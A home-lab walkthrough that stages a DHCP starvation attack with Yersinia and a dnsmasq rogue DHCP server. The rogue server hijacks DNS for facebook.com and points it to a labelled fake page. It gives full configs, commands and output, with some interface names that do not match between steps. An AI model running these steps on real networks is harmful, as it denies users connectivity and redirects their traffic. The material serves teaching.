

Small Lab: DHCP Starving

I. What is DHCP Starving ?

DHCP Starvation is a form of denial of service attack against the Dynamic Host Configuration Protocol DHCP service. In a DHCP starvation attack, a malicious actor floods the DHCP server with a large number of DHCP requests e.g. DISCOVER messages using spoofed MAC addresses, with the goal of consuming all available IP addresses in the server's pool. By exhausting the DHCP address pool, the attacker prevents legitimate clients from obtaining an IP configuration, effectively knocking them off the network; no IP means no network connectivity. This attack is most commonly seen in on premises networks, office LANs, campus networks, Wi Fi hotspots where DHCP is used to auto configure clients.

II. DHCP Server setup:

1. Configure VM network interfaces:

Kali Linux:

- NIC 1: Connect to NAT (VM net 3)
- NIC 2: Connect to Host-only (VM net 8)

2. Set static IP on host-only interface:

Command: ip a

```
(kali@TrustedDHCP)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f3:a8:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.139.153/24 brd 192.168.139.255 scope global dynamic noprefixroute eth0
        valid_lft 1722sec preferred_lft 1722sec
    inet6 fe80::d63:de9e:98dd:9a1e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f3:a8:16 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a7be:924c:82bd:be3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

We can see in the image that there are two network interfaces.

eth1: Host-only interface

eth0: NAT interface

Edit interface file:

Command: `sudo nano /etc/network/interfaces`

Add:

```
auto eth1
iface eth1 inet static
address 192.168.100.1
netmask 255.255.255.0
```

```
GNU nano 8.6
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth1
iface eth1 inet static
    address 192.168.100.1
    netmask 255.255.255.0
```


Restart network service

Command: `sudo systemctl restart networking`

```
(kali@TrustedDHCP)~$ sudo systemctl restart networking
(kali@TrustedDHCP)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f3:a8:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.139.153/24 brd 192.168.139.255 scope global dynamic noprefixroute eth0
        valid_lft 1163sec preferred_lft 1163sec
    inet6 fe80::d63:de9e:98dd:9a1e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f3:a8:16 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a7be:924c:82bd:be3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

3. Install and Configure DHCP Server:

Command: `sudo apt update && sudo apt install isc-dhcp-server`



```
(kali@TrustedDHCP)~$ sudo apt update && sudo apt install isc-dhcp-server
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1762 packages can be upgraded. Run 'apt list --upgradable' to see them.
The following package was automatically installed and is no longer required:
  libcrypt-dev
Use 'sudo apt autoremove' to remove it.

Installing:
  isc-dhcp-server

Installing dependencies:
  isc-dhcp-common policycoreutils selinux-utils

Suggested packages:
  isc-dhcp-server-ldap


Summary:
  Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 1762
  Download size: 1,797 kB
  Space needed: 7,918 kB / 63.1 GB available
```

Edit the configuration file

Command: `sudo nano /etc/dhcp/dhcpd.conf`

Add:

```
subnet 192.168.100.0 netmask 255.255.255.0 {
  range 192.168.100.10 192.168.100.50;
  option routers 192.168.100.1;
  option domain-name-servers 8.8.8.8;
}
```




```
subnet 192.168.100.0 netmask 255.255.255.0 {
  range 192.168.100.10 192.168.100.50;
  option routers 192.168.100.1;
  option domain-name-servers 8.8.8.8;
}
```

Set interface for DHCP service:

Command: `sudo nano /etc/default/isc-dhcp-server`

Set:

`INTERFACESv4="eth0"`



```
GNU nano 8.6 /etc/default/isc-dhcp-server
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
#DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf

# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
#DHCPDv4_PID=/var/run/dhcpd.pid
#DHCPDv6_PID=/var/run/dhcpd6.pid

# Additional options to start dhcpd with.
# Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
# Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="eth0"
INTERFACESv6=""
█
```

Restart the DHCP service

Command: `sudo systemctl restart isc-dhcp-server`

```
(kali@TrustedDHCP)-[~]
$ sudo systemctl restart isc-dhcp-server

(kali@TrustedDHCP)-[~]
$ sudo systemctl status isc-dhcp-server
● isc-dhcp-server.service - LSB: DHCP server
   Loaded: loaded (/etc/init.d/isc-dhcp-server; generated)
   Active: active (running) since Sun 2026-03-22 04:14:52 EDT; 6s ago
     Invocation: 82d78f16ae2d416694aa9c48754df0c2
       Docs: man:systemd-sysv-generator(8)
    Process: 25716 ExecStart=/etc/init.d/isc-dhcp-server start (code=exited, status=0/SUCCESS)
      Tasks: 1 (limit: 4410)
     Memory: 4.7M (peak: 6.7M)
        CPU: 66ms
    CGroup: /system.slice/isc-dhcp-server.service
           └─25729 /usr/sbin/dhcpd -4 -q -cf /etc/dhcp/dhcpd.conf eth1

Mar 22 04:14:50 TrustedDHCP systemd[1]: Starting isc-dhcp-server.service - LSB: DHCP server...
Mar 22 04:14:50 TrustedDHCP isc-dhcp-server[25716]: Launching IPv4 server only.
Mar 22 04:14:50 TrustedDHCP dhcpd[25729]: Wrote 0 leases to leases file.
Mar 22 04:14:50 TrustedDHCP dhcpd[25729]: Server starting service.
Mar 22 04:14:52 TrustedDHCP isc-dhcp-server[25716]: Starting ISC DHCPv4 server: dhcpd.
Mar 22 04:14:52 TrustedDHCP systemd[1]: Started isc-dhcp-server.service - LSB: DHCP server.
```

4. Enable IP Forwarding:

Command: `sudo nano /etc/sysctl.conf`

Add: `net.ipv4.ip_forward=1`

```
GNU nano 8.6
net.ipv4.ip_forward=1
```

Apply the configuration

Command: `sudo sysctl -p`

```
(kali@TrustedDHCP)-[~]
$ sudo nano /etc/sysctl.conf

(kali@TrustedDHCP)-[~]
$ sudo sysctl -p
net.ipv4.ip_forward = 1
```


5. Setup NAT with IPtables:

Command: `sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE`

Make NAT rule persistent:

`sudo apt install iptables-persistent`

`sudo netfilter-persistent save`



```
(kali⊗TrustedDHCP)-[~]
$ sudo iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
[sudo] password for kali:

(kali⊗TrustedDHCP)-[~]
$ sudo apt install iptables-persistent
The following package was automatically installed and is no longer required:
  libcrypt-dev
Use 'sudo apt autoremove' to remove it.

Installing:
  iptables-persistent

Installing dependencies:
  netfilter-persistent

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 1762
  Download size: 18.7 kB
  Space needed: 96.3 kB / 63.1 GB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 netfilter-persistent all 1.0.24 [8,072 B]
Get:2 http://kali.download/kali kali-rolling/main amd64 iptables-persistent all 1.0.24 [10.7 kB]
Fetched 18.7 kB in 1s (15.0 kB/s)
Preconfiguring packages ...
Selecting previously unselected package netfilter-persistent.
(Reading database ... 422589 files and directories currently installed.)
Preparing to unpack .../netfilter-persistent_1.0.24_all.deb ...
Unpacking netfilter-persistent (1.0.24) ...
Selecting previously unselected package iptables-persistent.
Preparing to unpack .../iptables-persistent_1.0.24_all.deb ...
Unpacking iptables-persistent (1.0.24) ...
Setting up netfilter-persistent (1.0.24) ...
update-rc.d: We have no instructions for the netfilter-persistent init script.
update-rc.d: It looks like a non-network service, we enable it.
netfilter-persistent.service is a disabled or a static unit, not starting it.
Setting up iptables-persistent (1.0.24) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...

(kali⊗TrustedDHCP)-[~]
$ sudo netfilter-persistent save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/15-ip4tables save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/25-ip6tables save
```

Test the DHCP service:

```

(kali@Client)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:18:7c:dc brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.11/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
        valid_lft 580sec preferred_lft 580sec
    inet6 fe80::f0bb:ae80:f7f6:5dd6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@Client)-[~]
$ ip route
default via 192.168.100.1 dev eth0 proto dhcp src 192.168.100.11 metric 100
192.168.100.0/24 dev eth0 proto kernel scope link src 192.168.100.11 metric 100

(kali@Client)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=73.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=503 ms
^C
— 8.8.8.8 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 73.070/287.837/502.604/214.767 ms

```

Confirm that the DHCP service works perfectly.

III. Attacker Machine Setup:

1. Install dnsmasq (rogue DHCP + devil DNS)

Command: `sudo apt install dnsmasq -y`

```
(kali@DevilDHCP)-[~]
$ sudo apt install dnsmasq -y
[sudo] password for kali:
The following package was automatically installed and is no longer required:
  libcrypt-dev
Use 'sudo apt autoremove' to remove it.

Installing:
  dnsmasq

Suggested packages:
  resolvconf

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1762
  Download size: 71.6 kB
  Space needed: 160 kB / 63.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 dnsmasq all 2.92-3 [71.6 kB]
Fetched 71.6 kB in 1s (75.4 kB/s)
Selecting previously unselected package dnsmasq.
(Reading database ... 422435 files and directories currently installed.)
Preparing to unpack .../dnsmasq_2.92-3_all.deb ...
Unpacking dnsmasq (2.92-3) ...
Setting up dnsmasq (2.92-3) ...
update-rc.d: We have no instructions for the dnsmasq init script.
update-rc.d: It looks like a network service, we disable it.
dnsmasq.service is a disabled or a static unit, not starting it.
```

Configure the dnsmasq

Command: `sudo nano /etc/dnsmasq.conf`

Add:

`interface=eth0`

`bind-interfaces`

`port=53`

`# Rogue DHCP pool — outside trusted range (.10-.50)`

`dhcp-range=192.168.100.110,192.168.100.150,255.255.255.0,1h`

`# Correct gateway — client internet still works`

`dhcp-option=3,192.168.100.1`

`# Devil DNS — point clients to ourselves`

`dhcp-option=6,192.168.100.12 # use your actual attacker IP (.12 from DHCP)`

```
# Devil A records

address=/facebook.com/192.168.100.12

address=/www.facebook.com/192.168.100.12

# Forward all other DNS queries legitimately

server=8.8.8.8
```

```
interface=eth0
bind-interfaces
port=53

# Rogue DHCP pool – outside trusted range (.10-.50)
dhcp-range=192.168.100.110,192.168.100.150,255.255.255.0,1h

# Correct gateway – client internet still works
dhcp-option=3,192.168.100.1

# Devil DNS – point clients to ourselves
dhcp-option=6,192.168.100.12 # use your actual attacker IP (.12 from DHCP)

# Devil A records
address=/facebook.com/192.168.100.12
address=/www.facebook.com/192.168.100.12

# Forward all other DNS queries legitimately
server=8.8.8.8
```

Restart the dnsmasq to apply the configuration

Command: `sudo systemctl restart dnsmasq`

```
(kali@DevilDHCP): ~
└─$ sudo systemctl status dnsmasq
● dnsmasq.service - dnsmasq - A lightweight DHCP and caching DNS server
   Loaded: loaded (/usr/lib/systemd/system/dnsmasq.service; enabled; preset: disabled)
   Active: active (running) since Sun 2026-03-22 06:06:17 EDT; 1min 10s ago
  Invocation: b6461b839919474ea7ef8b1668a0dcf9
     Docs: man:dnsmasq(8)
    Main PID: 23520 (dnsmasq)
       Tasks: 1 (limit: 4410)
      Memory: 2.5M (peak: 5.2M)
         CPU: 82ms
    CGroup: /system.slice/dnsmasq.service
            └─23520 /usr/sbin/dnsmasq -x /run/dnsmasq/dnsmasq.pid -u dnsmasq -7 /etc/dnsmasq.d,.dpkg-dist,.dpkg-old,.dpkg-new --local-service --trust-anchor=.,20328

Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: started, version 2.91 cachesize 150
Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP contrack ipset nftset auth DNSSEC lo
Mar 22 06:06:17 DevilDHCP dnsmasq-dhcp[23520]: DHCP, IP range 192.168.100.110 – 192.168.100.150, lease time 1h
Mar 22 06:06:17 DevilDHCP dnsmasq-dhcp[23520]: DHCP, sockets bound exclusively to interface eth0
Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: using nameserver 8.8.8.8#53
Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: reading /etc/resolv.conf
Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: using nameserver 8.8.8.8#53
Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: using nameserver 8.8.8.8#53
Mar 22 06:06:17 DevilDHCP dnsmasq[23520]: read /etc/hosts - 7 names
Mar 22 06:06:17 DevilDHCP systemd[1]: Started dnsmasq.service - dnsmasq - A lightweight DHCP and caching DNS server.
lines 1-22/22 (END)
```

2. Create a simple web server:

Command: sudo apt install python3 -y

mkdir ~/fakefb && nano ~/fakefb/index.html

Add:

```
<!DOCTYPE html>

<html> <head><title>Facebook</title></head>

<body style="font-family:sans-serif;text-align:center;padding:80px;background:#f0f2f5">


  <h1 style="color:#1877F2;font-size:48px">facebook</h1>

  <p style="color:red;font-size:20px">⚠ You have been redirected to the evil clone</p>

  <p>DNS hijack via rogue DHCP — lab demo</p>

</body>

</html>
```



```
GNU nano 8.6 /home/kali/fakefb/index.html *
<!DOCTYPE html>
<html>
<head><title>Facebook</title></head>
<body style="font-family:sans-serif;text-align:center;padding:80px;background:#f0f2f5">
  <h1 style="color:#1877F2;font-size:48px">facebook</h1>
  <p style="color:red;font-size:20px">⚠ You have been redirected to the evil clone</p>
  <p>DNS hijack via rogue DHCP — lab demo</p>
</body>
</html>
```

Test the connection to fake web server

```

(kali@DevilDHCP)-[~]
$ dig facebook.com @192.168.100.12
; <<>> DiG 9.20.15-2-Debian <<>> facebook.com @192.168.100.12
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 12796
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;facebook.com.                IN      A
;; ANSWER SECTION:
facebook.com.                 0      IN      A      192.168.100.12
;; Query time: 4 msec
;; SERVER: 192.168.100.12#53(192.168.100.12) (UDP)
;; WHEN: Sun Mar 22 06:16:17 EDT 2026
;; MSG SIZE rcvd: 57

(kali@DevilDHCP)-[~]
$ curl http://192.168.100.12
<!DOCTYPE html>
<html>
<head><title>Facebook</title></head>
<body style="font-family:sans-serif;text-align:center;padding:80px;background:#f0f2f5">
  <h1 style="color:#1877F2;font-size:48px">facebook</h1>
  <p style="color:red;font-size:20px">⚠ You have been redirected to the evil clone</p>
  <p>DNS hijack via rogue DHCP - lab demo</p>
</body>
</html>

```

3. Install Yersinia:

Command: `sudo apt install yersinia -y`

```

(kali@DevilDHCP)-[~]
$ sudo apt install yersinia -y
[sudo] password for kali:
The following package was automatically installed and is no longer required:
  libcrypt-dev
Use 'sudo apt autoremove' to remove it.

Installing:
  yersinia

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1756
  Download size: 116 kB
  Space needed: 427 kB / 63.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 yersinia amd64 0.8.2-2.3 [116 kB]
Fetched 116 kB in 1s (125 kB/s)
Selecting previously unselected package yersinia.
(Reading database ... 422470 files and directories currently installed.)
Preparing to unpack .../yersinia_0.8.2-2.3_amd64.deb ...
Unpacking yersinia (0.8.2-2.3) ...
Setting up yersinia (0.8.2-2.3) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...

```

IV. Demonstrate:

First, run the yersinia with TUI

Command: `sudo yersinia -I`

```
yersinia 0.8.2 by Slay & tomac - STP mode [06:23:10]
RootId      BridgeId    Port      Iface Last seen
-----
Total Packets: 0      STP Packets: 0      MAC Spoofing [X]
STP Fields
Source MAC 0A:23:16:02:E8:E9 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 6372.760F0E145A25 Pathcost 00000000
BridgeId 2EF9.E7CD90118D43 Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
```

Then:

1. Press G → select DHCP
2. Press Enter
3. Press X -> launch attack
4. Select option 1 (DHCP starvation)
5. Watch the packet counter climb

Choose protocol mode

CDP	Cisco Discovery Protocol
DHCP	Dynamic Host Configuration Protocol
802.1Q	IEEE 802.1Q
802.1X	IEEE 802.1X
DTP	Dynamic Trunking Protocol
HSRP	Hot Standby Router Protocol
ISL	Inter-Switch Link Protocol
MPLS	MultiProtocol Label Switching
STP	Spanning Tree Protocol
VTP	VLAN Trunking Protocol

ENTER to select - ESC/Q to quit

Attack Panel

No	DoS	Description
0		sending RAW packet
1	X	sending DISCOVER packet
2		creating DHCP rogue server
3	X	sending RELEASE packet

Select attack to launch ('q' to quit)

```
yersinia 0.8.2 by Slay & tomcc - DHCP mode [06:29:30]

SIP      DIP      MessageType      Iface Last seen
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30
0.0.0.0  255.255.255.255 DISCOVER          eth0 22 Mar 06:29:30

kall@DevDHCP -
Session Actions Edit View Help
[+] auto dhcpclient -v eth0
[sudo] password for kall:
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/08:0c:29:79:4f:23
Sending on LPF/eth0/08:0c:29:79:4f:23
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 9
